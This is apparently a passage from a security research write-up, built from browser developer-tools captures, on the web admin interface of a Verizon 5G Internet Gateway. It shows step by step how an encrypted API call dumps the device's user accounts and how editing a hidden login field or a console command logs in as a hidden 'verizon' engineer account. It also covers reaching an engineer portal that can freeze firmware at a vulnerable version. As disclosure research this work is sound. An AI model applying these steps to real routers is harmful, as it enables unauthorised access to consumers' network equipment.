


Developer Tools — http://10.0.0.2/cgi-bin/luci/

wnc.js · jsencrypt.min.js

```
        var timeout = params.timeout || 20000; // default timeout: 20 seconds  timeout: 20000  params.timeout: undefined
        if (Array.isArray(params.args)) {
            // combine objects array to a data string
            params.args = _objArrayToCheckEachValue(cmd, params.args);
        } else if ($.isPlainObject(params.args)) {
            params.args = _CheckEachValue(cmd, params.args);  cmd: Object { op: "GET", api: "encr_get" }
        }
        // console.log("_op", 'url:', URL_CGI, 'cmd:', cmd, "params:", params.args);
        params.args = JSON.stringify(params.args);
        if(cmd.api == CMD.ENCR_GET.api || cmd.api == CMD.ENCR_SET.api){  cmd.api: "encr_get"
            //console.log(params.args);  // need remove
            const encrypt = new JSEncrypt();  encrypt: Object { default_key_size: 1024, default_public_exponent: "010001", log: false, … }
            encrypt.setPublicKey(sessionStorage.pubkey);  encrypt.setPublicKey: undefined
            var encrypt_data = ""
            var end = 0;
            for(var i=0; end < (params.args.length+1); i++){
                end = (((i+1)*117) > (params.args.length+1) ? (params.args.length+1) : ((i+1)*117));
                var str = params.args.slice(i*117, end);  params.args: "[{\"ObjName\":\"Device.Users.User.\"}]"  i: 1  end: 35
                encrypt_data = encrypt_data + encrypt.encrypt(str) + "#";  encrypt_data: "aHttrwxoTsi+ED9/5ILW1wFsC36oxzfavdnWFgAddiOd0cz5x69nspwrlAGun1bTb0X4B0galhbYMYuc/JtZ9L24wFTF1p5MIykblaxYTZfWePR2jEaVtMkrWyB4sozec0Y2z3H0
            }
            params.args = encodeURIComponent(encrypt_data);
        }
        function _invalid_symbol(type) {
          $mask.hide();
          var $modal = $("#g-warning-modal");
          var msg;
          if(type == 0) msg = "Due to security concerns, please do not use special characters, e.g. <b>{}[]:|\\'<>`&=\"</b>.";
          else if (type == 1) msg = "<b>Oops!</b> Your password is consecutive or repeating alphanumeric characters, e.g. 12345678, 00000000. Please change other strong password."
          $modal.find(".modal-body>p").html(msg);
          $modal.find(".btn-ok").text("Continue").click(function () {
            $modal.modal("hide");
          });
          $modal.modal("show");
        }
        processing = true;
        $.ajax({
            url: URL_CGI,
            type: cmd.op,
            dataType: 'json',
            data: { api: cmd.api, data: params.args },
            timeout: timeout,
            success: function success(objs, s) {
                //console.log(objs); // need remove
                if (s !== 'success' || objs.status !== 'success'){
                    if(objs.msg == "invalid symbol") _invalid_symbol(0);
```

the request is for [{"ObjName":"Device.Users.User."}] and that the response contains 4 JSON Objects, each titled "cpe-User-". 1 is "root", 2 is "jrpc", 3 is the consumer user "admin", and 4 is "verizon".



Developer Tools — Verizon 5G Internet Gateway — http://10.0.0.2/cgi-bin/luci/


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.0.0.2	mesh.png	img	png	1.53 KB	881 B
200	GET	10.0.0.2	user.png	img	png	2.54 KB	1.87 KB
200	GET	10.0.0.2	lifeStyle2.jpg	img	jpeg	55.73 KB	55.06 KB
200	GET	10.0.0.2	jquery-1.11.3.min.js	script	js	33.28 KB	93.71 KB
200	GET	10.0.0.2	polyfill.min.js	script	js	34.65 KB	102.11 KB
200	GET	10.0.0.2	bootstrap-3.3.6.min.js	script	js	10.27 KB	36 KB
200	GET	10.0.0.2	jsencrypt.min.js	script	js	17.89 KB	54.89 KB
200	GET	10.0.0.2	underscore-min.js	script	js	6.45 KB	16.06 KB
200	GET	10.0.0.2	wnc.js	script	js	3.80 KB	11.05 KB
200	GET	10.0.0.2	admin-settings.js	script	js	2.38 KB	6.17 KB
200	GET	10.0.0.2	page-timeout.js	script	js	1.42 KB	1.64 KB
200	GET	10.0.0.2	status-bar.js	script	js	1.91 KB	3.74 KB
200	GET	10.0.0.2	restart-modal.js	script	js	1.57 KB	2.23 KB
200	GET	10.0.0.2	footer.js	script	js	1.43 KB	1.56 KB
200	GET	10.0.0.2	d3-3.5.17.min.js	script	js	53.01 KB	148.17 KB
200	GET	10.0.0.2	index.js	script	js	2.19 KB	4.94 KB
200	GET	10.0.0.2	firmware-update.js	script	js	7.01 KB	26.98 KB
200	GET	10.0.0.2	verizonlogo.png	img	png	5.69 KB	5.02 KB
200	GET	10.0.0.2	NHaasGroteskTXStd-55Rg.woff2	font	octet-stream	20.86 KB	20.23 KB
200	GET	10.0.0.2	glyphicons-halflings-regular.woff2	font	octet-stream	18.23 KB	17.61 KB
200	GET	10.0.0.2	NHaasGroteskDSStd-75Bd.woff2	font	octet-stream	20.03 KB	19.41 KB
200	GET	10.0.0.2	favicon.ico	FaviconLoader.jsm:191 (img)	octet-stream	1.75 KB	1.12 KB
200	GET	10.0.0.2	NHaasGroteskTXStd-55Rg.woff2	node.js:393 (font)	octet-stream	20.86 KB	20.23 KB
200	GET	10.0.0.2	glyphicons-halflings-regular.woff2	node.js:393 (font)	octet-stream	18.23 KB	17.61 KB
200	GET	10.0.0.2	NHaasGroteskDSStd-75Bd.woff2	node.js:393 (font)	octet-stream	20.03 KB	19.41 KB
200	GET	10.0.0.2	cgi?api=encr_get&data=aHttrwxoTsi%2BED9%2F5ILW1wFsC36oxzfavdnWFgAddiOdOczSx69nspwrl	jquery-1.11.3.min.js:5 (xhr)	json	2.06 KB	1.46 KB
200	GET	10.0.0.2	getStatus	jquery-1.11.3.min.js:5 (xhr)	json	798 B	118 B
200	GET	10.0.0.2	getStatus	jquery-1.11.3.min.js:5 (xhr)	json	798 B	118 B

41 requests | 962.68 KB / 513.10 KB transferred | Finish: 1.26 min | DOMContentLoaded: 2.13 s | load: 1 min

Headers · Cookies · Request · Response · Timings · Stack Trace

```
JSON
▸ 1: Object { X_WNC_Shell: "/bin/ash", Enable: "1", Alias: "cpe-User-1", … }
▸ 2: Object { X_WNC_Shell: "/bin/false", Enable: "1", Alias: "cpe-User-2", … }
▸ 3: Object { X_VENDOR_COM_Answer3: "skytea", X_VENDOR_COM_Question1: "bank1_quest3",
    X_WNC_Shell: "/bin/false", … }
▾ 4: Object { X_WNC_Shell: "/bin/false", Enable: "1", Alias: "cpe-User-4", … }
    X_VENDOR_COM_Answer3: ""
    X_VENDOR_COM_Question1: ""
    X_WNC_Shell: "/bin/false"
    Enable: "1"
    Alias: "cpe-User-4"
    X_VENDOR_COM_Question2: ""
    RemoteAccessCapable: ""
    Username: "verizon"
    Language: ""
    X_VENDOR_COM_Answer1: ""
    ObjName: "Device.Users.User.4."
    X_WNC_Group: "adm"
    Password: ""
    X_VENDOR_COM_Answer2: ""
    X_VENDOR_COM_Question3: ""
  status: "success"
```

Going back to the login screen, there is a hidden field named "srp_username" that holds the value of "admin".



Sign In

Password: Password...

Forgot Admin Password?

Sign In

```
<h2 class="panel-header">Sign In</h2>
<br>
<div id="psswdalert" class="alert alert-danger" style="display: none;">…</div>
<div id="psswdblocking" class="alert alert-danger" style="display: none;">…</div>
<div>
  <div class="form-horizontal">…</div>
  <form id="loginform" method="post" action="/cgi-bin/luci/">
    <input id="luci_username" type="hidden" name="luci_username" value="">
    <input id="luci_password" type="hidden" name="luci_password" value="">
    <div class="text-center">…</div>
  </form>
</div>
::after
</div>
</div>
</div>
::after
</div>
::after
</div>
<!--jQuery (necessary for Bootstrap's JavaScript plugins)-->
<script src="/luci-static/verizon/js/jquery-1.11.3.min.js"></script>
```

iv.col-md-offset-3.col-md-6 › div#login-panel.panel.panel-default.logi... › div.panel-body › div › form#loginform › input#luci_username

```
element {                                   inline
}
button, input,              bootstrap-3.3.6.min.css:5
select, textarea {
  font-family: inherit;
  font-size: inherit;
  line-height: inherit;
}
input {                     bootstrap-3.3.6.min.css:5
  ~~line-height: normal;~~
}
button, input,              bootstrap-3.3.6.min.css:5
optgroup, select,
textarea {
  margin: 0;
  font: inherit;
    ~~font-size: inherit;~~
    ~~line-height: inherit;~~
    ~~font-family: inherit;~~
  color: inherit;
```

Flexbox

Select a Flex container or item to continue.

Grid

CSS Grid is not in use on this page


Box Model

0×0 static

Box Model Properties

box-sizing	border-box	line-height	20px
display	none	position	static

Removing the type="hidden" property on that field and using the engineering password from above allows for login as the Verizon user,



Sign In


Password: •••••••••

Forgot Admin Password?

verizon

Sign In

but no further functionality was immediatley exposed when logged in.




Enable Router Mode


Your 5G Internet Gateway is configured as bridge mode. Click the button below to enable Rotuer Mode.

Enable Router Mode

Note that you can also breakpoint line 140 of cgi-bin/luci in the debugger, and in the console issue "username = encrypt.encrypt("verizon")" to perform the same mod.




```
106   var ret = setInterval(function() {
107     document.getElementById("blcok_remaingtime").innerHTML="blocking for <b>" + (blcokremaingtime-count-1).toString() + "</b> seconds";
108     count++;
109     if ( count >= blcokremaingtime ) {
110       location=location.href;
111       clearInterval(ret);
112     }
113   }, 1000);
114 }
115
116 $(document).ready(function () {
117   $('[data-toggle="tooltip"]').tooltip();
118
119
120   const userlen = 0;
121   if(userlen)
122     $("#psswdalert").show();
123
124
125   $('#srp_password').keydown(function (e) {
126     if (e.which == 13 || e.which == 10) {
127       e.preventDefault();
128       $("#sign-me-in").click();
129     }
130   }).focus();
131
132   $("#sign-me-in").on("click", function () {
133     $(this).text("Verifying");
134     $("#psswdalert").hide();
135     $.get("/cgi-bin/luci/verizon/sentPublicKey", function (data, status) {   status: "success"
136       sessionStorage.pubkey = data;
137       const encrypt = new JSEncrypt();   encrypt: Object { default_key_size: 1024, default_public_exponent: "010001", log: false, … }
138       encrypt.setPublicKey(data);   encrypt.setPublicKey: undefined   data: "-----BEGIN PUBLIC KEY-----\nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC…\n-----END PUBLIC KEY-----\n"
139       const username = encrypt.encrypt($("#srp_username").val());   username: "I/Dl7R8AIcWAe2990SqxejywFd7CCTCCSA41Fx1urWvqk3CrsbL/aLMf6Ji8CsPMZs3QjwX3tvAsOZRXqpFjIn3MR639qy58882eNhwd9BmYf92UVMdaLqJDNd2vnLnf0HxzAx5zYpTCyLA4mil…
140       const password = encrypt.encrypt($("#srp_password").val());
141       $("#luci_username").val(encodeURIComponent(username));
142       $("#luci_password").val(encodeURIComponent(password));
143       $("#loginform").submit();
144     });
145   });
146 })
147 </script>
148 </body>
149 </html>
150
```




```
⚠ Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen. [Learn More]
⚠ This page uses the non standard property "zoom". Consider using calc() in the relevant property values, or using "transform" along with "transform-origin: 0 0".
⚠ Source map error: Error: request failed with status 404
  Resource URL: http://10.0.0.2/luci-static/verizon/css/bootstrap-3.3.6.min.css
  Source Map URL: bootstrap.min.css.map [Learn More]
» username = encrypt.encrypt("verizon")
← "UhuJDXrtGNFZFRkmlJxRaa17pubqAkkxBteYnVutczVtaKGZ5FokH/dFxsbo5SYDSoWCIOy6hsK/R7fU2bB4+kEssGDf9f7I/IbrWvpPmKyZKjeMjMVGNdG6+zL6Qi23kW9ot5g416m/UBR+lsQcZyCHl/cIl3yqfw+ZXzwbNrU="
»
```

However, once the account was logged out again, it redirects to a new endpoint: /cgi-bin/luci/verizon/engineer. This time, the page title is "Engineer Sign In",



and using the same engineer password redirects to a new environment with new functionality.



Enable Software Update: ●

Master Firmware Version: 3.33.101.1

ODU Firmware Version: 3.33.101.0

IDU Firmware Version: 3.4.66.162


Hardware Version: 0.3.3

Serial Number:

Ethernet Mac Address:

A toggle allows the user to disable the Software Update (useful to 'hold' the device at a vulnerable version), run a speed test, edit the Wifi settings, and more. Additionally, none of these fields trigger the warning seen earlier. Like the engineer portal on the ODU, consumers are not expected to access this section, and thus fields trust any input provided.

